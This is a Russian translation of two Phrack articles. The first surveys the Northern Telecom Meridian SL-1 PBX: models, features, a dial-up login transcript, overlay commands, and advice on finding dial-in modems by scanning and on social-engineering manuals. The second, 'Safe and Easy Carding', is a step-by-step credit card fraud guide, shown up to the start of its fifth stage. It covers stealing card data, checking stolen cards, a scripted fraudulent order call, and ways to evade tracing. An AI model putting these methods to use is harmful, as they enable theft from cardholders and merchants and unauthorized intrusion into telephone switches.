Эта статья — первая в возможной серии, посвящённой линейке коммутаторов Northern Telecom Meridian SL-1. На данный момент я не уверен, выйдет ли вторая статья, поскольку она целиком состояла бы из описания программирования этих коммутаторов, а набрать руководство — дело нехитрое для меня или для кого угодно другого. Если вы никогда не слышали об SL-1, то, проще говоря, если вы когда-либо звонили на систему Meridian Voice Mail — вот тот самый компьютер, который всем управляет. Не у всех SL-1 есть функции голосовой почты, но с ней электронному исследователю работать удобнее. Сегодня это нечто большее, чем простая система голосовой почты: это полноценный телефонный коммутатор, АТС (PBX). Разумеется, как и большинство компьютеров, если вы можете получить к нему доступ, система оказывается в вашем полном распоряжении. Ниже следует краткая история и технический обзор серии SL-1, а также информация об их идентификации. Если что-то покажется знакомым — большая часть статьи выходила в моём собственном журнале Freedom, но была обновлена для Phrack. Те, кто читал тот выпуск об SL-1, также найдут там базовую информацию по программированию некоторых наиболее распространённых оверлейных программ — в данной статье она намеренно опущена.

История и технический обзор

Разработка SL-1 компанией Northern Electric началась в 1971 году. Цель состояла в том, чтобы создать превосходную систему связи для корпоративных абонентов с числом станций от 100 до 7600. Система должна была объединять все функции АТС (PBX), Centrex и ключевых систем и быть экономически конкурентоспособной с ними. Она должна была предлагать новые нестандартные сервисы, ранее недоступные в устаревших системах, быть простой в освоении и эксплуатации, а также лёгкой в установке и обслуживании.

Разработчики создали цифровую машину с хранимой программой управления на базе 8-битной ИКМ (импульсно-кодовой модуляции). Они также разработали новый телефонный аппарат — SL-1 telephone, многолинейный инструмент с богатым набором функций, использующий всего 2 пары проводов вместо 25 пар, необходимых для ключевых телефонов.

Система SL-1 состоит из трёх основных частей: общего оборудования (CE — Common Equipment), периферийного оборудования (PE — Peripheral Equipment) и источников питания.

CE выполняет функции центрального управления и коммутации для всех подключённых линий и транков. В его состав входят центральный процессор (CPU) и оперативная память, где хранятся все рабочие программы и данные, специфичные для конкретной системы: последовательности переключений, функции и классы обслуживания, количество и типы терминалов. В различных моделях используются разные носители для хранения информации — от накопителей на магнитной ленте до дисковых накопителей — для быстрой загрузки рабочих программ и данных в оперативную память и восстановления данных после отключения питания. На этих же носителях хранятся диагностические процедуры и всё программное обеспечение для программирования коммутатора. Для взаимодействия с системой и вывода сообщений об ошибках используется телетайп. Сетевые схемы выполняют функции коммутации для всех линий и транков. Схемы цифровых сервисов обеспечивают такие функции, как тональные сигналы набора и вызова, а также

конференц-связь.

Блоки CE взаимодействуют через общую центральную шину под управлением CPU. Речевые сигналы, преобразованные в цифровой формат, передаются по отдельному пути — шине сетевой коммутации.

PE обеспечивает интерфейс между линейными и транковыми схемами и системой SL-1. Он состоит преимущественно из линейных и транковых карт, которые преобразуют аналоговую речь в цифровые сигналы для цифровой коммутации и обратно. Линии подключаются к отдельным аппаратам, транки — к другим АТС. Периферийные буферы служат интерфейсом между PE и CE, обеспечивая управление питанием, синхронизацию и сигналы управления коммутацией для линейных и транковых схем. Цифровое преобразование в 8-битную ИКМ осуществляется отдельным кодеком (кодером/декодером) для каждой линии или транка. Этот кодек представляет собой заказную БИС (большую интегральную схему).

Между PE и CE все сигналы передаются в цифровом формате по мультиплексированным петлям с временны́м разделением. Каждая петля несёт 30 речевых каналов, один канал управляющей сигнализации и один незадействованный канал. Каналы работают на скорости 64 кбит/с, что даёт суммарную скорость передачи данных 2,048 Мбит/с. Каждая петля оканчивается на отдельном пакете схем в CE. Допускается до 16 мультиплексных петель.

При установке вызова CPU назначает каждой стороне канал из 30 доступных в собственной мультиплексной петле. Эти каналы образуют согласованную пару. Например, вызывающая сторона может использовать канал 2 своей цифровой петли, а вызываемая — канал 3 своей петли.

SL-1 передаёт аудио в цифровом формате. Линейные и транковые карты содержат АЦП и ЦАП. Принятый аудиосигнал преобразуется в цифровой и помещается в речевой канал. В пункте назначения цифровой сигнал преобразуется обратно в аналоговый.

Всё программирование осуществляется с клавиатуры с выводом на принтер. Для программирования выбирается конкретная диагностическая программа — оверлей, которая автоматически загружается с ленты или диска. После этого вводятся соответствующие команды для изменения параметров. Все входные данные и ответы SL-1 выводятся на принтер или через указанный порт. Если какие-либо системные параметры или конфигурации были изменены, эти изменения не переживут полного отключения питания, если не была создана новая лента или диск.

В случае отключения питания при его восстановлении SL-1 активирует ленточный или дисковый накопитель, загружает операционные данные системы и выполняет диагностику. Это занимает от 5 до 15 минут, по истечении которых обслуживание полностью восстанавливается со всеми параметрами, записанными на ленту или диск. Разумеется, выбранные пользователем настройки — например, списки ускоренного набора и ожидание вызова, установленные до отключения, — будут утеряны.

Автоматическая диагностика (так называемые «фоновые» программы) выполняется непрерывно, а результаты любых сбоев выводятся на выход. В полночь запускается более детальный набор диагностик. Любую диагностику можно запустить по запросу с клавиатуры. Также по запросу с клавиатуры доступны диагностические средства для определения состояния линий и транков, трассировки вызовов, печати списков и исследования трафика.

Функции SL-1

• Ожидание вызова — Тональный сервис DTMF
• Повторный звонок — Прямой входящий набор (DID)
• Сервисы отображения — Прямой исходящий набор (DOD)

• Тандемная коммутация — Сервис выделенной линии
• Специальный тональный сигнал — Удалённое администрирование и обслуживание
• Измерение трафика — Работа с несколькими группами клиентов
• Доступ по схеме общего управления коммутацией — Блокировка линии/транка
• Передача данных — Гибкая система нумерации (2–4 цифры)
• Доступ к оборудованию автоматического записанного ответа — Преобразование импульсного набора в DTMF
• Доступ к пейджинговому оборудованию — Преобразование DTMF в импульсный набор
• Переадресация вызовов — занято — Аварийный перенос
• Переадресация вызовов — нет ответа — Поиск (Hunting)
• Переадресация вызовов — следуй за мной — Перехват (Intercept)
• Подхват вызова (Call Pickup) — Ручное обслуживание
• Конференция (3 или 6 участников) — Ночной сервис
• Ограничения обслуживания

Функции телефонного аппарата SL-1

• Автонабор — Автоматический предварительный выбор
• Статус вызова — Подключение гарнитуры
• Переадресация вызовов — Приоритетное вмешательство
• Перевод вызова — Удержание
• Ускоренный набор — Набор без снятия трубки
• Ожидание вызова — LED-индикаторы
• Тональный вызов — Подхват вызова
• Общая звуковая сигнализация — Громкоговоритель/усилитель
• Повторный звонок — Голосовой вызов
• Работа без использования рук — Ручная сигнализация
• Многократное появление номера справочника; варианты множественного вызова — Конференция 3 или 6 участников
• Основной номер справочника — Нефиксирующиеся клавиши
• Расширение телефонного аппарата — Однократное появление номера справочника
• Снятие приватности — Приватность

Описание некоторых функций

Вызов «станция — станция» — Любая станция может напрямую вызвать любую другую станцию без участия оператора.

Прямой исходящий набор (DOD) — Позволяет станции получить доступ к телефонной сети без участия оператора и получить второй тональный сигнал.

Поиск (Hunting) — Перенаправляет вызов на свободный номер справочника станции, если вызываемый номер занят. Номера в группе поиска не обязательно должны идти по порядку и не обязательно должны быть на одном аппарате. Последовательность может быть последовательной (номера справочника станций перебираются в возрастающем порядке) или непоследовательной.

Доступ к пейджинговой связи — Обеспечивает подключение к пейджинговому оборудованию, принадлежащему клиенту.

Доступ к оборудованию автоматического записанного ответа — Станции SL-1 могут записывать входящие сообщения на оборудование для ответа, предоставленное клиентом, путём

переадресации вызовов на номер справочника (DN), назначенный этому оборудованию.

Прямой входящий набор (DID) — Позволяет входящему вызову из телефонной сети достигать станции без участия оператора. DN каждой станции обычно соответствует последним 2, 3 или 4 цифрам 7-значного сетевого номера.

Тандемная коммутация — SL-1 может выступать промежуточным коммутационным узлом для трафика между другими АТС.

Ручное обслуживание — При снятии трубки на станции тональный сигнал не подаётся. Вместо этого оповещается оператор, который завершает вызов за пользователя.

Сервис выделенной линии — Позволяет отображать выделенную линию центрального офиса на телефонном аппарате SL-1. Тональный сигнал поступает напрямую от телефонной компании, а вызовы не обрабатываются SL-1.

Работа с несколькими группами клиентов — Позволяет предоставлять услуги более чем одному корпоративному клиенту с одного коммутационного узла. Каждый клиент полностью изолирован от других, может иметь те же номера справочника, что и другие клиенты, имеет собственную консоль оператора, собственные транки и не может напрямую звонить на станции других клиентов.

Ограничения обслуживания — Позволяет ограничивать различные функции.

Перехват (Intercept) — Обрабатывает вызовы, которые не могут быть завершены из-за ограничений или ошибок набора. Они либо перенаправляются к оператору, либо получают тональный сигнал переполнения.

Специальный тональный сигнал — Обычный тональный сигнал с тремя прерываниями по 128 мс в начале, сообщающий пользователю об успешном нажатии кнопки флэш на рычаге.

Блокировка линии — Отключает станции, находившиеся в состоянии «снята трубка» слишком долго, во избежание системных сбоев.

Ночной сервис — Позволяет оператору заранее подключить некоторые или все входящие транки телефонной компании к выбранным DN на SL-1.

Аварийный перенос — Переводит систему в режим аварийного переноса при отключении питания. При этом транки телефонной компании переключаются на выбранные станции, обеспечивая некоторую непрерывность связи с внешним миром на время неработоспособности SL-1.

Удалённое администрирование и обслуживание — Позволяет выполнять диагностику с удалённого местоположения через модем и телефонную линию. С удалённого терминала можно делать всё то же, что и с локального.

Переадресация вызовов — занято — Перенаправляет входящие вызовы на другой номер, когда вызываемая станция занята.

Переадресация вызовов — нет ответа — Перенаправляет входящие вызовы на другой номер, если вызываемая станция не отвечает в течение заданного времени.

Переадресация вызовов — следуй за мной — Перенаправляет входящие вызовы на другой, программируемый номер.

Ожидание вызова — Информирует пользователя о втором входящем вызове во время разговора. Он может поставить первого собеседника на удержание и ответить на второй вызов, а затем вернуться к первому.

Конференция — Позволяет пользователю подключить к существующему вызову до 1 или 4 дополнительных участников. До 2 из них могут быть транковыми соединениями.

Подхват вызова (Call Pickup) — Позволяет станции ответить на входящий вызов, адресованный другой станции в той же группе подхвата, набрав специальный код.

Повторный звонок (Ring Again) — При обнаружении занятого DN позволяет вызывающей станции нажать специальную клавишу или набрать специальный код, чтобы система следила за вызываемой станцией и оповещала пользователя, когда та освободится. После этого система автоматически соединяет пользователя с этой станцией, когда он снимает трубку или нажимает клавишу во время оповещения, и звонит на эту станцию.

Передача данных — SL-1 подходит для передачи данных в речевом диапазоне и совместима с обычным модемом.

Модели SL-1

Модель	Линии	Год	Generic	Особенности
SL1-L	300-700	1975	x01	- Н/Д
SL1-VL	700-2500	1976	x02	- Работа с несколькими клиентами - Автоматическая идентификация исходящего набора - Не беспокоить
CDR	Н/Д	1977	x03,x04, x08	- Запись детализации вызовов - Записанное объявление - Консоль с цифровым дисплеем
SL1-LE	300-700	1978	x05	- Автоматический выбор маршрута
SL1-VLE	700-2500	Н/Д	Н/Д	- Удалённое периферийное оборудование - Автоматическая идентификация номера - «Е»-система - Autovon
SL1-A	60-400	1979	x06,x07, x14	- Централизованный сервис операторов - Автоматическое распределение вызовов - SL-1 аппараты с цифровым дисплеем - Функции аппаратов серии 2500 - Прямой входящий доступ к системе - Внутренний набор - Центр сообщений - Гостиница/мотель - Международная фаза 1
SL1-XL	1000-5000	1980	x09,X17	- Расширенные пакеты ACD - Несколько центров сообщений - Интегрированная коммутация голоса и данных - Больница/клиника - Международная фаза 2
ESN	Н/Д	1981	x9000	- Система администрирования офисных данных - Автоматическое пробуждение - Статус номера - Вспомогательная система данных - Электронная коммутируемая сеть - Международная фаза 3
SL1-M	60-400	1982	x11 rls 1	- Администрирование операторов - Переполнение операторов - Автоматическое перемещение аппаратов - Файл истории - Парковка вызовов - Гибкое ограничение кодов - Системный ускоренный набор

```
                                          - Международная фаза 4 и 5

SL1-S    30-160       1983       x11 rls 4  - Различимый вызов
                                            - Повторный набор сохранённого номера
                                            - Модуль асинхронного интерфейса
                                            - Синхронная передача данных
                                            - Многоканальная система данных
                                            - SL-1 displayphone
                                            - Гостиница/мотель
```

«Generic» обозначает версию программного обеспечения. Она выражается трёх- или четырёхзначным числом, где первая часть указывает на машину, для которой предназначено ПО, а вторая — на его назначение и служит номером версии, а также указывает на тип совместимых машин. «X» обозначает одно- или двузначное число, соответствующее модели:

```
1 = SL1-L     2 = SL1-VL     3 = SL1-LE     4 = SL1-VLE     5 = SL1-A
6 = SL1-XL    7 = SL1-M/S    8 = SL1-N      9 = SL1-XN      10= SL1-ST
11= SL1-NT    12= SL1-XT
```

Программы обслуживания

Все процедуры устранения неисправностей, изменения конфигурации и отключение/включение схем выполняются с клавиатуры телетайпа через программные средства. Физический контакт с коммутатором практически не требуется — разве что для замены неисправной платы. Даже это не требует инструментов.

Перед запуском программы необходимо получить доступ к компьютеру. Соединение по коммутируемой линии обычно осуществляется на скорости 1200 бод с чётным контролем чётности, 7 битами данных и 1 стоповым битом (E71). После подключения нажмите ` несколько раз, чтобы «разбудить» систему. Система должна ответить OVL111 BKGD или OVL111 IDLE — это означает, что можно входить. Если ответ — OVL000, а затем приглашение >`, вы уже авторизованы и можете сразу переходить к загрузке оверлея.

Для инициации входа наберите LOGI. При вводе команд убедитесь, что они набираются в верхнем регистре. Система ответит PASS?. Введите пароль (он у нас ведь есть, ПРАВДА?); по умолчанию пароль установлен, как и везде. Пароль всегда состоит из 4 цифр, другие символы недопустимы. При успешном входе система ответит приглашением >. Это приглашение отображается всякий раз, когда система ожидает ввода оператора и не выполняет диагностическую программу. Во время работы диагностической программы приглашение меняется на . (точку). Если вы не авторизованы, приглашение отсутствует.

Ниже приведён пример того, что вы увидите при входе в систему.

```
{ Нажмите Enter }
OVL111 IDLE
.
.
.LOGI                        { Инициировать вход                       }
PASS?                        { Ввести пароль — он не отображается      }
OVL015                       { Код ошибки при неверном пароле          }
TTY 01 SCH MTC    16:40

OVL 45 BKGD
.LOGI                        { Попробовать снова }
PASS?
.
>
OVL000
>LD 22            { Вы вошли и готовы загрузить оверлейную программу   }
                 { в данном случае загружается оверлей 22 — процедура }
                 { печати                                              }
PT20000
```

```
REQ TID          { Появляется приглашение REQ — введите нужную команду; }
                 { здесь мы хотим напечатать TID (идентификатор ленты) }
TAPE ID:
LOADED XXXXXX
DISK/TAPE   XXXXXX

REQ ISS          { Введите ISS для просмотра номера выпуска и релиза  }
                 { программного обеспечения/коммутатора               }
VERSION 1011
RELEASE 14
ISSUE 39


REQ END          { Введите END для выхода из оверлея }
>LOGO
>
.                { Выход и завершение соединения }
```

Получив эту информацию, можно определить тип системы. Обратите внимание: номер версии — 1011. Вернитесь к списку моделей SL-1. Мы вошли в систему x11 (последние 2 цифры номера версии). К сожалению, существуют две системы с generic x11, и ни одна из них не имеет номера релиза 14, так что мы работаем либо с SL1-M, либо с SL1-S, с ёмкостью соответственно 60–400 или 30–160 линий. Хотя эта информация не слишком важна, она помогает оценить размер системы.

Оверлейные программы

При первом входе программа не загружена, и необходимо загрузить программу (оверлей) в системную память. Это делается командой `LD`, за которой следует пробел и номер оверлея. Чтобы загрузить оверлей 10, нужно выполнить `LD 10`. Загрузка оверлея в память с ленты займёт около 1 минуты, если система использует ленточный накопитель. При использовании дискового хранилища загрузка происходит быстро. После загрузки программы появляется приглашение `REQ` (запрос). Система ожидает ввода от администратора.

Существует множество различных оверлеев; все они описаны в следующем разделе.

Номер	Название	Назначение
10	Телефон типа 500/2500	Позволяет создавать новые блоки данных телефонов типа 500/2500, изменять существующие офисные данные, перемещать на новое TN-положение в той же петле или удалять из системы. Стандартные телефонные аппараты.
11	Телефон типа SL-1	Позволяет создавать новые блоки данных телефонов типа SL-1, изменять существующие офисные данные, перемещать на новое TN-положение в той же петле или удалять из системы.
12	Консоль оператора	Позволяет создавать новые блоки данных консоли оператора SL-1, изменять существующие офисные данные, перемещать на новое TN-положение в той же петле или удалять из системы.
13	DIGITONE-приёмник и детекторы тонов SL-1	Позволяет создавать новые блоки DIGITONE и детекторов тонов SL-1, перемещать на новое TN-положение в той же петле или удалять из системы.
14	Транки	Позволяет создавать новые блоки данных транков, изменять существующие офисные данные, перемещать на новое TN-положение в той же петле или удалять из системы.
15	Данные клиента	Позволяет создавать новые блоки данных клиентов, изменять существующие офисные данные или удалять

		из системы.
16	Транковый маршрут / Автоматическое обслуживание транков	Позволяет создавать новые блоки данных маршрутов транков/ATM и расписания ATM, изменять существующие офисные данные или удалять из системы.
17	Запись конфигурации	Позволяет изменять запись конфигурации для отражения изменений в параметрах системы.
18	Данные ускоренного набора и группового вызова	Позволяет создавать, изменять или удалять данные ускоренного набора / системного ускоренного набора и группового вызова.
19	Ограничение кодов	Позволяет создавать, изменять или удалять блоки данных ограничения кодов.
20	Процедура печати 1	Позволяет печатать: - блоки данных TN типа SL-1 - блоки данных TN типа 500 - блоки данных TN операторов - блоки данных TN транков - блоки данных DIG - данные группового вызова - шаблоны - списки ускоренного набора - схемы поиска станций - неиспользуемые блоки - незанятые позиции карт - номера терминалов
21	Процедура печати 2	Позволяет печатать: - блоки данных клиентов - блоки данных ограничения кодов - блоки данных маршрутов - список транков в маршруте - данные ATM - расписания ATM - TN, связанные с ключами CAS
22	Процедура печати 3	Позволяет печатать: - запись конфигурации - матрицу соответствия DN и TN - установленные пакеты - историю - номера паролей - номер ROM QPC - индикацию категории станции - версию и выпуск generic
23	ACD/Центр сообщений	Позволяет создавать, изменять или удалять данные ACD, расписания отчётов управления ACD и данные центра сообщений.
24	DISA	Позволяет создавать, изменять или печатать данные для прямого входящего доступа к системе.
25	Перемещение блоков данных	Позволяет перемещать или обменивать данные между петлями, полками и пакетами в одной группе клиентов.
26	Не беспокоить	Позволяет формировать, изменять, объединять, удалять или печатать группы DND.
28	Выбор маршрута ANI	Позволяет создавать, изменять, удалять или печатать блок данных выбора маршрута ANI.
29	Управление	Используется для определения объёма свободной

	памятью	памяти и проверки наличия достаточного объёма памяти для добавления новых данных. Также применяется для реагирования на сообщения об ошибках SCH601 и 603 в системах Meridian SL-1 XN.
49	NFCR	Позволяет создавать, изменять, удалять или печатать блоки данных ограничения кодов.
50	Парковка вызовов	Позволяет создавать, изменять, удалять или печатать данные парковки вызовов.
73	Интерфейс цифровых транков	Позволяет создавать или изменять данные интерфейса цифрового транка.
81	Печать функций / станций	Позволяет выводить список или подсчёт станций в соответствии с их функциями.
82	Печать цепочки поиска / множественного появления	Позволяет печатать схемы поиска и группы множественного появления.
83	Печать сортировки TN	Позволяет печатать список станций в соответствии с DES станции.
84	Ввод DES	Позволяет назначать описание (DES) станции аппаратам типа 500/2500.
85	Ввод DES	Позволяет назначать описание (DES) станции аппаратам SL-1.
86	ESN 1	Позволяет создавать, изменять или печатать данные электронной коммутируемой сети, определяющие функции BARS/NARS/CDP.
87	ESN 2	Позволяет создавать, изменять или печатать данные электронной коммутируемой сети, определяющие функции BARS/NARS/CDP.
88	Код авторизации	Позволяет создавать, изменять или печатать данные базового кода авторизации (BAUT) и сетевого кода авторизации (NAUT).
90	ESN 3	Позволяет создавать, изменять или печатать данные таблиц трансляции сети ESN.
93	Мульти-арендаторский сервис	Используется для включения и администрирования мульти-арендаторского сервиса. Например, одним PBX могут пользоваться несколько компаний.

Это основные оверлеи, используемые для изменения конфигурации и печати информации о системе. SL-1 применяются преимущественно в зданиях и крупными компаниями — от универмагов до офисных комплексов. Номера для коммутируемого доступа обычно находятся на внутренних линиях АТС. Как правило, такой номер можно обнаружить при сканировании внутренних линий системы Meridian Voice Mail. Meridian SL-1 — очень распространённый коммутатор, используемый на линиях WATS, как правило, крупными компаниями. Мне также приходилось общаться с людьми, которые обнаруживали непосредственно модем коммутируемого доступа к коммутатору в публичной телефонной сети (при сканировании АТС). Найти такую систему несложно — она идентифицируется по характерному приветствию `OVL`.

Meridian Manager

Очевидно, что администраторы SL-1 не могут программировать коммутатор такими архаичными методами, запоминая каждое приглашение и необходимый ввод. Northern Telecom разработала программное обеспечение для терминала, упрощающее эту задачу: традиционная телетайпная установка заменяется ПК с их терминальным программным обеспечением. Каждая копия продаётся по цене от 5000 долларов за лицензию на объект, и при покупке заключается лицензионное соглашение с NT. Как заявляет Northern Telecom:

> *«Право собственности на программное обеспечение Meridian SL-1 во все времена остаётся за Northern Telecom. Программное обеспечение Meridian SL-1 не продаётся напрямую, а его использование клиентом осуществляется при условии заключения сторонами лицензионного соглашения, предусмотренного Northern Telecom.»*

Каждая копия содержит серийный номер, совпадающий с собственным серийным номером АТС, и поэтому не может использоваться ни на каком другом коммутаторе, кроме указанного в лицензионном соглашении. Программное обеспечение предоставляет удобный способ добавлять, удалять и изменять информацию без необходимости напрямую взаимодействовать с неудобным коммутатором. Сначала программа звонит на указанный коммутатор и проверяет его серийный номер. После этого загружаются и выполняются оверлеи печати, а весь вывод захватывается в формате ASCII, формируя несколько файлов баз данных локально, на вашем компьютере. По завершении программа отключается, и полная конфигурация коммутатора оказывается у вас в системе. Затем вы вносите необходимые изменения, после чего программа снова звонит на коммутатор и обновляет его базу данных. Программа под названием Meridian Manager поставляется с полным встроенным учебным пособием по её использованию и весьма удобна. Спасибо, Northern Telecom, что сделали всё так просто!

Дополнительная информация

Если вам нужна информация по программированию, наиболее удобным материалом, который я нашёл, является карманный справочник Data Administration, Generic X11: Pocket Reference Guide. Это карманная книга, содержащая перечень всех оверлейных программ, возможных входных данных и кодов ошибок. Справочник объёмом около 100 страниц можно заказать у Northern Telecom, номер заказа: P0674785,S086/01. Возможно, потребуется социальная инженерия.

---

* Meridian и SL-1 являются торговыми марками Northern Telecom Limited.

Привет Talsfalon, Akalabeth, Okinawa, Mechanix и всем, кого я забыл. Увидимся на hohocon — на розыгрыше мы будем разыгрывать один из упомянутых карманных справочников.

Связаться со мной можно по электронной почте iceman@silicon.bison.mb.ca или через мою систему по номеру 204-669-7983.

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.3

mQCNAiwKJFQAAAEEALaKeir7NjTo0SawUR5jC7EIxTl+f1Yv3AvxwmHMOC0aZJwq
WHqZajrdQ0UXKS6j/2bKgFwfuo76O/KeZmuo4Q05JLRl1epO6SfGMjfSP0zR2y0n
2oSsiA9VNpI/eeZAqJpa15ItpWEXZOwNIHKvTjEqOjADwtVCvkRf68TwYncbAAUR
tCNJY2VtYW4gPGljZW1hbkBzaWxpY29uLmJpc29uLm1iLmNhPg==
=BlEm
-----END PGP PUBLIC KEY BLOCK-----
```

Iceman
** The Digital Resistance **

Safe and Easy Carding (Безопасный и простой кардинг)

Автор: VaxBuster

> ***ПРИМЕЧАНИЕ:*** *Следующий материал публикуется исключительно в информационных и развлекательных целях. Журнал Phrack не несёт НИКАКОЙ ответственности за действия лиц, которые попытаются воспроизвести описанное здесь.*

```
SSSSS AAAAA FFFFF EEEEE     AAAAA N    N DDDD      EEEEE AAAAA SSSSS Y   Y
S     A   A F     E         A   A NN   N D   D     E     A   A S      Y Y
SSSSS AAAAA FFF   EEE       AAAAA N N  N D   D     EEEEE AAAAA SSSSS   Y
    S A   A F     E         A   A N  N N D   D     E     A   A     S   Y
SSSSS A   A F     EEEEE     A   A N    N DDDD      EEEEE A   A SSSSS   Y

 CCCCCCCC  AAAAAAAA  RRRRRRRR  DDDDDDD   IIIIIIII  NN     NN  GGGGGGGG
 CC        AA    AA  RR    RR  DD    DD     II     NNNN   NN  GG
 CC        AA    AA  RR   RR   DD    DD     II     NN  N  NN  GG
 CC        AAAAAAAA  RRRRRR    DD    DD     II     NN   N NN  GG  GGGG
 CC        AA    AA  RR   RR   DD    DD     II     NN    NNN  GG    GG
 CCCCCCCC  AA    AA  RR    RR  DDDDDDD   IIIIIIII  NN     NN  GGGGGGGG
```

автор: VaxBuster

Данный файл публикуется ИСКЛЮЧИТЕЛЬНО в Phrack и не был и не будет опубликован ни в каком другом издании.

Отказ от ответственности: я не занимаюсь и не одобряю НИКАКУЮ незаконную деятельность, включая мошенничество с кредитными картами. Эта статья предназначена ИСКЛЮЧИТЕЛЬНО В ИНФОРМАЦИОННЫХ ЦЕЛЯХ. Тем, кто намеревается совершать противоправные действия, следует знать: существуют суровые наказания, способные превратить остаток вашей жизни в руины.

За последние несколько лет ко мне то и дело подходили люди с вопросом: «Я хочу что-нибудь закардить, но боюсь попасться, потому что не очень понимаю, что делаю — можешь дать советы?» Эта статья написана для них, а также для тех, кто уже имеет опыт и ищет способы получше и попроще. Один момент, который я подчёркиваю в статье ОСОБЕННО настойчиво, — это безопасность. Я не хочу видеть своих друзей за решёткой. Как и при любой незаконной деятельности, здесь есть определённые риски, и данная статья призвана их УСТРАНИТЬ или существенно снизить. Я проведу вас шаг за шагом через ВЕСЬ процесс — с момента, когда вы берёте трубку, до момента, когда вы уже дома и читаете инструкцию к своей новой игрушке.

Этап первый — Получение данных кредитной карты

Получить данные — пожалуй, самый простой из всех шагов. Можно покопаться в мусоре ближайшего ресторана, магазина или банка. Можно вскрывать посылки Federal Express и находить их там. Можно взломать какую-нибудь организацию и получить их оттуда.

Способ, в общем-то, не принципиален, но нужно убедиться, что у вас есть полное имя владельца, полный номер карты, срок действия и желательно адрес. Если вы нашли номер карты неподалёку и у вас есть только имя — загляните в местный телефонный справочник или воспользуйтесь сервисом вроде Compuserve, чтобы найти адрес. Скорее всего, ближайший к магазину адрес и окажется нужным. Также полезно знать банк-эмитент.

Этап второй — Проверка данных кредитной карты

Это можно сделать несколькими способами. Помните: при проверке очень желательно узнать доступный кредитный лимит.

1. Если известен банк-эмитент — позвоните в банк и попросите АВТОМАТИЧЕСКУЮ СЛУЖБУ КРЕДИТНОГО ОБСЛУЖИВАНИЯ. Она есть у всех. Это бесплатный номер 800, напечатанный на обратной стороне карты. Сервис создан для того, чтобы держатели карт могли проверять остаток, доступный кредит и т. д. Как правило, есть КАКАЯ-НИБУДЬ защита, не позволяющая постороннему человеку ввести чужой номер. Эта защита слабая: нужно либо знать последние 4 цифры номера социального страхования, либо почтовый индекс. В 99 случаях из 100 потребуется именно почтовый индекс.

2. Нет данных о банке-эмитенте? Просто воспользуйтесь верификатором кредитных карт с номером торговца. Не делайте КРУПНУЮ транзакцию — сумма может быть любой, так что сделайте её небольшой, например 8,31 доллара.

3. Воспользуйтесь каким-нибудь платным телефонным сервисом для взрослых, принимающим кредитные карты.

4. Обратитесь в кредитное бюро вроде CBI, TRW или InfoAM. Эти сервисы очень удобны: там легко проверить доступный кредитный лимит и найти другую полезную информацию.

Помните: все эти звонки нельзя совершать из дома. Если иного выхода нет — используйте переадресатор и код. Выстройте несколько уровней защиты между СОБОЙ и ними. Это значительно сократит следы, ведущие к вам.

Этап третий — Выбор компании

Ищите относительно небольшую компанию — с нужным вам товаром на складе, но не такую, где на звонки отвечают операторы. Большинство магазинов (даже розничных вроде Radio Shack) отправят товар любому человеку в любую точку США. Достаточно сказать, что вы с ограниченными физическими возможностями или плохо передвигаетесь — и вам помогут с удовольствием. Ищите компанию, которая работает с Federal Express. И, разумеется, нужно, чтобы там принимали ваш тип карты. Кстати, для тех, кто совсем новичок:

Первая цифра номера карты:

```
3 — American Express (15 цифр)
4 — Visa             (13 или 16 цифр)
5 — Mastercard       (16 цифр)
6 — Discover         (16 цифр)
```

Этап четвёртый — Звонок в компанию

Прежде чем двигаться дальше, убедитесь, что у вас есть номер для обратного звонка. Я использую VMB (голосовой почтовый ящик) в местном коде того города, из которого якобы звоню. Почти всегда стоит представляться организацией, а не частным лицом: компании относятся к корпоративным клиентам лучше, чем к обычным. Скажите, что товар нужен ПРЯМО на следующий день, а если они не могут обеспечить доставку к тому времени — скажите, что найдёте другую компанию (Ну и кто хочет ждать? :)). Во время звонка держитесь спокойно и говорите так, будто просто оформляете заказ для себя — ничего особенного, просто нужно начать важный проект с утра. Держите все данные перед глазами. Звоните в рабочие часы, не в пятницу, субботу или воскресенье. Вот расшифровка одного из моих звонков:

«Добрый день, компания XXX, меня зовут Mark, чем могу помочь?» (всегда узнавайте имя)
«Да, меня зовут Joe, я звоню из компании XXX, хотел бы сделать заказ.»
«Конечно, сэр, буду рад помочь, позвольте сначала уточнить некоторые данные. Можете назвать своё имя?»
«Joseph XXX»
«Ваш адрес, Joe?»
«XXXX XXXX lane, это в XXXXXXX XX, почтовый индекс XXXXX»
«Хорошо, и номер телефона, по которому мы можем связаться с вами в случае проблем?»
«XXX-XXX-XXXX»
«Что бы вы хотели заказать?»
«Мне нужны четыре лазерных принтера — кажется, в пятницу я уже говорил об этом с кем-то из ваших, артикул XXXXX-XX. И у меня ещё есть вопрос по этим принтерам: какая у них гарантия?» (Всегда спрашивайте о гарантии!)
«Что ж, сэр, на эти конкретные модели распространяется однолетняя гарантия на запчасти и работу. Вы также можете приобрести дополнительную пятилетнюю гарантию всего за 49 долларов за штуку. У нас действует безусловная гарантия на 90 дней.»
«Отлично, тогда возьму пятилетнюю гарантию на все четыре.»
«Вам нужны картриджи с тонером или бумага для принтера?»
«Нет, только принтеры.»
«Хорошо, каким способом доставить?»
«У вас есть Federal Express?»
«Да.»
«Тогда отправьте ПРИОРИТЕТНОЙ ночной доставкой.»
«Хорошо, и чем будете оплачивать?»
«Нашей корпоративной картой XXXXXX.»
«Можете продиктовать номер счёта?»
«Конечно: XXXX-XXXX-XXXX-XXXX»
«Адрес выставления счёта совпадает с адресом доставки?»
«Верно.»
«Отлично, посылка уйдёт сегодня, и принтеры будут у вас завтра утром.»
«Хорошо, и можете сделать мне одолжение?»
«Конечно.»
«Когда ваш отдел отправки оформит посылку, не могли бы вы записать для меня номер отслеживания Federal Express и оставить его на моей голосовой почте?»
«Конечно, я сам это сделаю сегодня вечером.»
«Большое спасибо.»

«Вам спасибо, сэр.»

Несколько замечаний. Во-первых, постарайтесь определить, какой терминал авторизации карт используется в компании. Если это розничный магазин, у них, скорее всего, стоят обычные ZION-терминалы — стандартные или со считывателем. Они не проверяют адрес или что-либо ещё, только то, что карта действительна и на ней достаточно средств. Другой тип терминалов проверяет всю информацию, включая имя и адрес. Очень важно, чтобы адрес ДОСТАВКИ совпадал с ПЛАТЁЖНЫМ адресом: если вы изменили адрес доставки, у продавца может возникнуть подозрение. Также: причину, по которой вам нужен номер отслеживания FedEx, можно объяснить нуждами вашей почтовой службы. Включайте фантазию, но держитесь одной версии — не импровизируйте слишком много, иначе можно наделать ошибок. Придерживайтесь описанного формата — он работает очень хорошо. Всегда старайтесь быть максимально вежливым: если проверить кредитный лимит не удалось, возможно, придётся предложить другую карту.

Этап пятый — Поиск места получения посылки

